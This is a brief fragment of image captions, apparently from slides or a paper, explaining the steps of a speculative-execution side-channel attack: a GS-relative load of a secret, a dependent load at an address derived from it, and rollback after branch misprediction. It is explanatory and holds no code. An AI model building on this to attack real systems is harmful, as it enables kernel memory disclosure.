
RCX is loaded with **gs**:[0x188], which contains the secret




RCX is loaded with the value located at the address represented by the secret (+ 0x220)




The branch misprediction is eventually detected, and everything is reverted (including GS bases)



